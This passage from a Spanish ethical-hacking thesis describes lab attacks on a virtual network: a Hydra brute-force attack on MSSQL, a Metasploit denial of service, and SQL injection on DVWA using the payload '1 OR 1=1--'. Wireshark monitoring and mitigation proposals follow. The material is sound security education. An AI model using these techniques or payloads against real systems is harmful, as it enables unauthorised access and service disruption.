fe80::c1c4:97aa:544...	ff02::1:2	DHCPv6	153	Solicit XID: 0xd766f CID:
fe80::c1c4:97aa:544...	ff02::1:2	DHCPv6	153	Solicit XID: 0xd766f CID:
fe80::c1c4:97aa:544...	ff02::1:2	DHCPv6	153	Solicit XID: 0xd766f CID:
192.168.230.2	192.168.230.100	TCP	66	49250 → 80 [SYN] Seq=0 Wi
192.168.230.2	192.168.230.100	TCP	66	[TCP Retransmission] 4925
192.168.230.100	192.168.230.2	TCP	66	80 → 49250 [SYN, ACK]
192.168.230.100	192.168.230.2	TCP	66	[TCP Retransmission] 80
192.168.230.2	192.168.230.100	TCP	60	49250 → 80 [ACK] Seq=1 Ac
192.168.230.2	192.168.230.100	HTTP	596	POST /dvwa/login.php HTTP
192.168.230.2	192.168.230.100	TCP	54	49250 → 80 [ACK] Seq=1 Ac

Transmission Control Protocol, Src Port: 49250, Dst Port: 80, Seq: 975, Ack: 2087, Len: 66
Source Port: 49250
Destination Port: 80

0000 00 0c 29 99 63 6f 00 0c 29 b4 90 b8 08 00 45 00 ..).co()..E.
0010 00 28 21 bb 40 00 80 06 8b 5c c0 a8 e6 02 c0 a8 .(!.@... \.....

wireshark_eth...VtW1IS.pcapng: Packets: 382 · Displayed: 382 (100.0%) · Dropped: 0 (0.0%) · Profile: Default

Figura 86. Monitoreo Wireshark de eventos al servicio DVWA

Fuente: elaboración propia

De la misma manera se detectaron eventos por medio de Wireshark, en el cual, se identifica el acceso a otro servicio web desde el cliente <http://192.168.230.100/mutillidae/index.php?page=login.php>, con el usuario “**admin**” y la contraseña “**1234**”. Se puede apreciar en la Figura los datos que han sido ingresados y verificados desde el servidor para su validación.




Figura 87. Monitoreo Wireshark de eventos al servicio web.

Fuente: elaboración propia

6.3.3. Ataques de fuerza bruta (ataque con Hydra)

Esta aplicación permitió realizar ataques de fuerza bruta basada en un diccionario de palabras.

Para ello se proporciona los datos el target, es decir, la dirección IP del servidor o el objetivo que se quiere atacar; el puerto que se utiliza y el protocolo asociado al mismo, tal como se puede observar en la imagen:




Figura 88. Interfaz Hydra para asignar los parámetros de la maquina objetivo

Fuente: elaboración propia

Además, en la pestaña *Passwords* se proporciona una lista de alternativas que se utiliza para dar con el usuario y la contraseña; esto es el diccionario que comprende las palabras.

En la Figura se muestra la ejecución de la aplicación sobre el servidor de base de datos (SQL SERVER 2008) 192.168.231.5, la cual, intenta identificar a través del protocolo MSSQL al usuario y contraseña para conectarse; después de varios intentos logra dar con los parámetros correctos, siendo así, el usuario “sa” y la contraseña “password”.




Figura 89. Resultado del ataque de la fuerza bruta

Fuente: elaboración propia

Resultados obtenidos

En el monitoreo aplicado con Wireshark al evento “ataque de fuerza bruta”, se puede identificar los intentos que se ejecutan desde el equipo atacante con las contraseñas generadas aleatoriamente, como por ejemplo, al intentar validar unos parámetros falsos (“admin” y “postgres”), el Protocolo MSSQL deniega el acceso con un error Login Failed, en el siguiente intento se valida el usuario y la contraseña (sa y password) respectivamente y el Protocolo antes referido permite el acceso generando la siguiente notificación “**TDS4/5 login**”, como muestra la Figura.




Figura 90. Monitoreo de las actividades de fuerza bruta

Fuente: elaboración propia

6.3.4. Ataque de denegación de servicio (DoS)

Se utilizó la herramienta METASPLOIT, el cual viene en el Kali Linux. Para realizar una representación de los que significa la denegación de servicio, se atacó al servidor Windows 2003 del cual ya se tiene identificado los puertos y servicios habilitados, además las vulnerabilidades que presenta este equipo.




Figura 91. Resultado del ataque de denegación de servicio

Fuente: elaboración propia

Como se puede observar en la imagen anterior mediante el uso de los comandos y el “exploit” que permite explotar la vulnerabilidad del servidor, permite dejar inoperativo el equipo; está claro que este tipo de eventos puede causar que las actividades de una organización se paralicen hasta que el servicio se restablezca y en el peor de los casos no se logre restablecerse servidor.

6.3.5. SQL injection

Dentro de las vulnerabilidades que se pueden aplicar dentro del sitio Web, se seleccionó la opción SQL Injection, adicionalmente dentro de la URL del navegador web se ingresó una comilla simple (id='), que permitió identificar la vulnerabilidad dentro de la página, en la Figura se visualiza el proceso realizado.



Figura 92. Identificación de vulnerabilidad SQL INJECTION

Fuente: elaboración propia

En la Figura se observa que el mensaje devuelto por el servidor, hace referencia a un error de sintaxis en la consulta SQL, por lo tanto, es vulnerable y se puede proceder a una inyección SQL.




Figura 93. Mensaje de error SQL

Fuente: elaboración propia

Resultados obtenidos

Posteriormente se accedió de nuevo al sitio web para insertar una sintaxis SQL dentro del cuadro de texto de la página, la sintaxis aplicada fue `1 OR 1=1--`, el cual permitirá visualizar el primer usuario de la lista. En la Figura 81 se detalla el proceso.



Figura 94. Consulta a través de Inyección SQL

Fuente: elaboración propia

En la herramienta Wireshark instalada en el servidor, se puede visualizar los eventos generados de acuerdo a la consulta SQL ingresada en la página web, en la Figura se muestran los detalles de los datos detectados.




Figura 95. Datos detectados en Wireshark de Inyección SQL

Fuente: elaboración propia

6.4. Propuestas de mitigación

6.4.1. Mitigación ataques de escaneo de puertos

Para el control de ataques de barrido de puertos, se sugiere implementar una herramienta Antivirus que permita bloquear las amenazas a nivel de malware y de red.

Una alternativa a considerar sería ESET Smart Security, entre sus características principales posee protección antimalware, HIPS (Sistema de prevención de intrusiones basado en el Host), Cortafuegos Personal, entre otras. En la Figura se visualiza la ventana principal de la protección antivirus ESET implementada.



Figura 96. Pantalla de interfaz del smart security

Fuente: <https://ar.tienda.eset-la.com/eset-smart-security-premium>

Adicionalmente implementar el uso del Cortafuegos (UFW) e Iptables en el equipo (Server que hace de firewall), los cuales permiten restringir el acceso a los puertos habilitados. Con estas acciones permitirán mitigar el problema referido al escaneo de puertos.

6.4.2. Mitigación de ataques de hombre en el medio

Una de las alternativas de mitigación es implementar para el control de este tipo de ataques es el software Antivirus; mediante el motor de análisis en tiempo real del producto, se identifica a los archivos de la aplicación referidas para estas tareas, clasificándolos como aplicaciones potencialmente peligrosas, y finalmente impide la ejecución de la misma (enviando al módulo de cuarentena para su evaluación y posterior eliminación).

Adicionalmente implementar la herramienta “Arpwatch” dentro del servidor (Monowall), esta aplicación permite generar notificaciones a una cuenta de correo electrónico, en el momento que el servidor está siendo atacado desde un equipo específico; de esta manera el administrador de la red, puede evaluar la actividad sospechosa generada desde un equipo cliente local.

6.4.3. Mitigación de ataques de fuerza bruta

Para la mitigación de ataques de fuerza bruta, implementar el control de puertos a través de Iptables dentro del equipo Server (Monowall), esto permite limitar el acceso a los puertos. En consecuencia, la ejecución de ataques con Medusa, hidra y otras

aplicaciones con el propósito de establecer conexión, no surte efecto; al recibir la negativa de acceso, deja de intentar la comunicación.

6.4.4. Mitigación de ataques de denegación de servicio (DoS)

Para control de ataques de denegación de servicio, implementar controles en el Iptables, que permita limitar el acceso reiterado de peticiones, adicionalmente dentro de la configuración de Iptables, agregar las líneas de código que deshabilitan la conexión al detectar varios intentos reiterados de comunicación. Ejemplo de ello se puede considerar, que a partir de la décima conexión se aplique el bloqueo de la conexión por 60 segundos en los paquetes de entrada. Con estas restricciones aplicadas, se corrige la vulnerabilidad.

6.4.5. Mitigación de ataques inyección SQL

Para el control de este tipo de ataques, es necesario implementar un filtro dentro de la programación que permita controlar el acceso de caracteres especiales en el formulario HTML, para que la página Web los identifique como un texto simple y no como una sentencia SQL, esto se consigue agregando código PHP para el filtro de caracteres especiales. Está claro que estas características deben ser esenciales para considerar la construcción de los sistemas a medida; puesto que tiene ver con la tarea que realiza directamente el desarrollador.

CONCLUSIONES

En esta investigación se logró construir un modelo de red virtual dentro del equipo anfitrión empleando la metodología Cisco (PPDIO), dicho modelo permitió obtener una representación de un entorno organizacional de datos y en consecuencia aplicar técnicas de hacking ético y analizar los eventos relacionados a la seguridad informática.

Las herramientas que se emplearon para el diseño y construcción de la red virtual fueron: software de virtualización VMware player, sobre el cual se instalaron todas las máquinas virtuales (clientes, servidor y equipo de comunicación de red) permitiendo configurar tres segmentos de red, software Monowall que proporcionó todas las características de un firewall comercial con una interfaz web bastante cómoda y fácil de administrar, se instalaron los sistemas operativos Windows Server 2008, Windows Server 2003, FreeBSD (Unix), Metasploitable (Linux) para hacer la representación del segmento del servidor y finalmente se instalaron los sistemas operativos Ubuntu, Windows 7 y Windows XP como terminales en el segmento del cliente.

Para la implementación del hacking ético sobre la red virtual se utilizó como estrategia, las cuatro fases del pentest (recopilación de información, análisis de vulnerabilidades, explotación y post explotación) los cuales son transversales a la metodología OSSTMM, ISSAF y OWASP; respecto a las herramientas se empleó Kali Linux como herramienta principal, además de otras aplicaciones de distribución libre para plataformas Windows y Linux como Foca, Maltego, Nmap, Zenmap, Nesus, Openvas, Hydra, Ettercap, Medusa, Framework Metasploit; que permitieron la inducción de ataques de penetración al segmento del lado del servidor y cliente.

Para el análisis y monitoreo de los eventos generados en materia de seguridad informática en cada uno de los fases del hacking ético se empleó el software Wireshark; dicho análisis consistió en entender el comportamiento de cada ataque generado y examinar los resultados obtenidos; producto de ello se pudo identificar el equipo que originó los ataques, los puertos y protocolos utilizados por las herramientas para lograr detectar las vulnerabilidades asociados a los elementos que conforman la red virtual, el nivel de concurrencia de los eventos que pudieron registrarse en contra de la seguridad de los servicios implementados. Los ataques que se sometieron al análisis fueron: escaneo de puerto, hombre en el medio, fuerza bruta, denegación de servicios e inyección SQL.

RECOMENDACIONES

Para la implementación de una red virtual se recomienda que el equipo anfitrión (equipo donde se simula la red virtual) tenga buenas características en cuanto a memoria, procesador y tarjeta de video; esto permitirá tener, habilitado o encendido de manera paralela más sistemas virtualizados, ya que cada sistema instalado en el VMware consume recursos del ordenador.

Tomar conciencia sobre la importancia de la implementación del Hacking ético; puesto que permitirá descubrir configuraciones inadecuadas y vislumbrar un panorama de las vulnerabilidades del sistema; de todo lo anterior emergerá información valiosa para la aplicación de medidas preventivas y correctivas.

Se recomienda implementar un control más estricto en los clientes, siendo necesario limitar los permisos de usuario en cada equipo, con la finalidad de impedir que las personas que puedan laborar dentro de una compañía, instalen aplicaciones innecesarias que les permita generar acciones en contra de los equipos de la red y los servicios prestados.

Es importante actualizar los productos de seguridad de software y hardware, debido a que, en cada nueva versión se aplican correcciones y nuevas funcionalidades que ayudarán a detectar y controlar ataques nuevos o poco conocidos.

REFERENCIAS BIBLIOGRÁFICAS

- Aguilar, S y De La Cruz, V. (2015). *Implementación de una solución de hacking ético para mejorar la seguridad en la infraestructura informática de la caja municipal de Sullana -agencia Chimbote*. (Tesis de pregrado). Del repositorio de la Universidad Nacional Del Santa, Perú.
- Aguilera, L. (s.f). *Purificación Seguridad Informática*. Madrid, España: Editex.
- Aguirre, J. (2006). *Seguridad Informática y Criptografía*. Madrid, España:
- Alonso, C. (09 de julio del 2012). *Un Informático En El Lado Del Mal*. Recuperado de <http://www.elladodelmal.com/2012/07/los-hackers-son-malos-o-todo-lo.html>.
- Bueno, A. (27 de noviembre del 2012). *Redes Informáticas*, España.: Portal ESO. Recuperado: http://www.portaleso.com/portaleso/trabajos/tecnologia/comunicacion/ud_4_redes_v1_c.pdf
- Catoira, F. (2012). *Consejos para evitar un ataque de denegación de servicio*, ESET Latinoamérica, Argentina. Recuperado de: <http://blogs.esetla.com/laboratorio/2012/03/28/consejos-ataque-denegacion-servicio/>
- Daltabuit, E., Hernández, L., Mallen, G. y Vásquez, J. (2007). *La seguridad de la información*. Mexico.: Ediciones Limusa.
- Delfino, P. (2019). *30 herramientas de hacking que se pueden usar en Kali Linux (PARTE 2)*. Brasil.: E-tinet. Recuperado de <https://blog.profissionaislinux.com.br/linux/30-ferramentas-para-hackers-kali-linux/>.
- De La Cruz, C. (2016). Metodología de la investigación tecnológica en ingeniería. *Revista Ingenium*. 01. DOI: <http://dx.doi.org/10.18259/ing.2016007>
- Dragon, J. (15 de setiembre del 2014) *Habilidades para el Hacking Etico*. Colombia.:DragonJar Recuperado de <https://www.dragonjar.org/>.
- Engebretson, D. (2013). *The Basics of Hacking and Penetration Testing*. Waltham, USA: Syngress.
- Enríquez, A. (2011). *MySQL*, México, Recuperado 11 mayo 2013 de: www.uaem.mx/posgrado/mcruz/cursos/miic/MySQL.pdf

- Experis, I. (13 FEBRERO, 2017). *Cómo proteger a su empresa en un mercado escaso de talento* [Andalucía Es Digital] recuperado: <https://www.blog.andaluciaesdigital.es/sitios-para-practicar-y-aprender-hacking/>
- Fernández, K. (2017, 11 de enero). *¿Cuáles fueron los ciberataques más grandes de 2016?* ITNOW. Recuperado de <https://revistaitnow.com/cuales-fueron-los-ciberataques-mas-grandes-de-2016/>
- Gómez, V. (11 marzo de 2011). *Herramientas Para Hacking Ético*. Madrid.: Instituto politécnico nacional Escuela superior de cómputo. Recuperado: https://viclab.files.wordpress.com/2010/11/docfinal_pub.pdf
- Granada, C. (2009). *Gestión de Seguridad de la Información en el sector bancario*. Especialización en Gerencia de Sistemas y Tecnología. Colombia.
- Hallberg, B., (2007). *Fundamentos de redes*. (4ta. ed.). México DF, México: MCGRAW-hill/interamericana editores, s.a.
- Isaca (2018). *Gestión del riesgo de la información ejemplos reales.EE.UU.*: Isaca. Recuperado: <http://www.isaca.org/Education/Conferences/Documents/Latin-CACS-2013-Presentations/242.pdf>.
- ISO27000.es. *El Portal de ISO 27000 en español*. Recuperado:<http://www.iso27000.es/>. (Consulta: julio 23, 2018).
- Jones, T. (2006). *Virtual Linux*, España.:lbn. Recuperado de: <http://www.ibm.com/developerworks/linux/library/l-linuxvirt/>
- Kaspersky, Lab. (17 Enero, 2018). *El 46% de incidentes de ciberseguridad en empresas, se debe a la falta de conocimiento en seguridad informática recuperado:* <https://www.businessempresarial.com.pe/el-46-de-incidentes-de-ciberseguridad-en-empresas-se-debe-la-falta-de-conocimiento-en-seguridad-informatica/>
- Lois, A. (2012) Ataques "*Man in the middle [MITM]*" (*ARP Spoofing/Poisoning*) sobre IPv4, Recuperado de:<http://www.zonasystem.com/2012/05/ataques-man-in-middle-mitm-arp.html>
- López, A. (2010). Seguridad informática. Madrid, España: Editex
- Magic Online. (2014, junio 13). Recuperado de <https://www.magiconline.es/>

- Malagón, C. (2007). *Técnicas de Port Scanning y uso del NMAP*, Universidad de Nebrija, España. Recuperado de: http://www.nebrija.es/~cmalagon/seguridad_informatica/transparencias/Modulo_2.pdf
- Markus, E. (2018). *Gestión de riesgo en la seguridad informática*. Nicaragua.: Protejete. Recuperado: http://protejete.wordpress.com/gdr_principal/amenazas_vulnerabilidades/.
- Mendaño, L. (2016). *Implementación de técnicas de hacking ético para el descubrimiento y evaluación de vulnerabilidades de la red de una cartera de estado*. (Tesis de pregrado). cibertesis, Ecuador.
- Montero, R. (2017, 15 de mayo). *Andina Agencia de Peruana de Noticias*. Recuperado de <http://portal.andina.com.pe/edpespeciales/2017/ciberseguridad/index.html>
- Norma Técnica Peruana NTP-17799.
- Ortiz, B. (2015). *Hacking ético para detectar fallas en la seguridad informática de la intranet del gobierno provincial de Imbabura e implementar un sistema de gestión de seguridad de la información (sgsi), basado en la norma iso/iec 27001:2005*. (Tesis de pregrado). Del repositorio de la Escuela Superior Politécnica del norte, Ecuador.
- Pazmiño, A. (2011). *Aplicación de hacking ético para la determinación de vulnerabilidades de acceso a redes inalámbricas wifi*. (Tesis de pregrado). Del repositorio de la Escuela Superior Politécnica de Chimborazo, Ecuador.
- Pérez, D. (2006). *¿Qué son las bases de datos?*, España, Recuperado de: <http://www.maestrosdelweb.com/editorial/%C2%BFque-son-las-bases-dedatos/>
- Piattini, M., y Del Peso, E. (2001). *Auditoría informática: Un enfoque práctico* (2a ed ed.). Bogotá, Colombia: Alfaomega Colombiana.
- Quispe, C. (2013). *Revistas bolivianas*. *Bolivia.*: Recuperado: <http://www.revistasbolivianas.org.bo/pdf/rits/n8/n8a08.pdf>
- Rojas, A (2018). *Hacking ético para analizar y evaluar la seguridad informática en la infraestructura de la empresa plasticaucho industrial s.a*. (Tesis de pregrado). Del repositorio de la Universidad Técnica de Ambato, Ecuador.

- Rojas, B (2014). *Diseño de una infraestructura de TI virtual para mejorar la gestión de los servicios de TI para la empresa agroindustrias L3M S.A.C.* (Tesis de pregrado). Del repositorio de la Universidad Privada del Norte, Peru.
- Sierra, M. (2013) *¿Qué es un servidor y cuáles son los principales tipos de servidores?* (proxy, dns, web, ftp, smtp, etc.), España. Recuperado:http://www.aprenderaprogramar.com/index.php?option=com_content&view=article&id=542:que-es-un-servidor-y-cuales-son-los-principales-tipos-de-servidores-proxydns-webftpsmtp&catid=57:herramientasinformaticas&Itemid=179
- Suárez, I. (2006). *Las redes informáticas*, Instituto Superior Pedagógico, Facultad de Ciencias Técnicas Conrado Benítez García, Cuba.
- Suriya, S. (2016). *A Comprehensive Study On Ethical Hacking. International Journal Of Engineering Sciences & Research Technology.* 4, 2-5.
- Tori, C. (2008). *Hacking Ético*, Buenos Aires, Argentina: Mastroianni Ediciones.
- Toribio, G. (2016). *La seguridad informática.* Recuperado: https://www.academia.edu/14294410/Seguridad_Informatica
- Torres, G. (2008). *Planificación e implementación de la infraestructura y servicios de red con Windows server 2003 y RedHat Enterprise 5 en la empresa Autorizador S.A.* (Tesis de pregrado). Del repositorio del Instituto Politécnico Nacional de México. Recuperado 08 febrero 2013 de:<http://itzamna.bnct.ipn.mx/dspace/bitstream/123456789/5440/1/PLANIFICACIONEIMPLEMENT.pdf>
- Ulloa, L. (12 marzo 2013). *La virtualización y su impacto en las ciencias computacionales, Revista Digital Lámpasakos Funlam.* Recuperado de www.funlam.edu.co/lampsakos/n2/n2a13.pdf
- Valbuena, O. (2011). *Ataques Port Scanner o Escaneo de Puertos*, Recuperado de: http://oscarvalbuena.com/index.php?option=com_content&view=article&id=67:ataques-port-scanner-o-escaneo-de-puertos-&catid=40:delitosinformaticos&Itemid=62
- Velázquez, E. (2009). *¿Qué es la virtualización?*, Recuperado:<http://www.tecnologiapyme.com/software/que-es-la-virtualizacion>

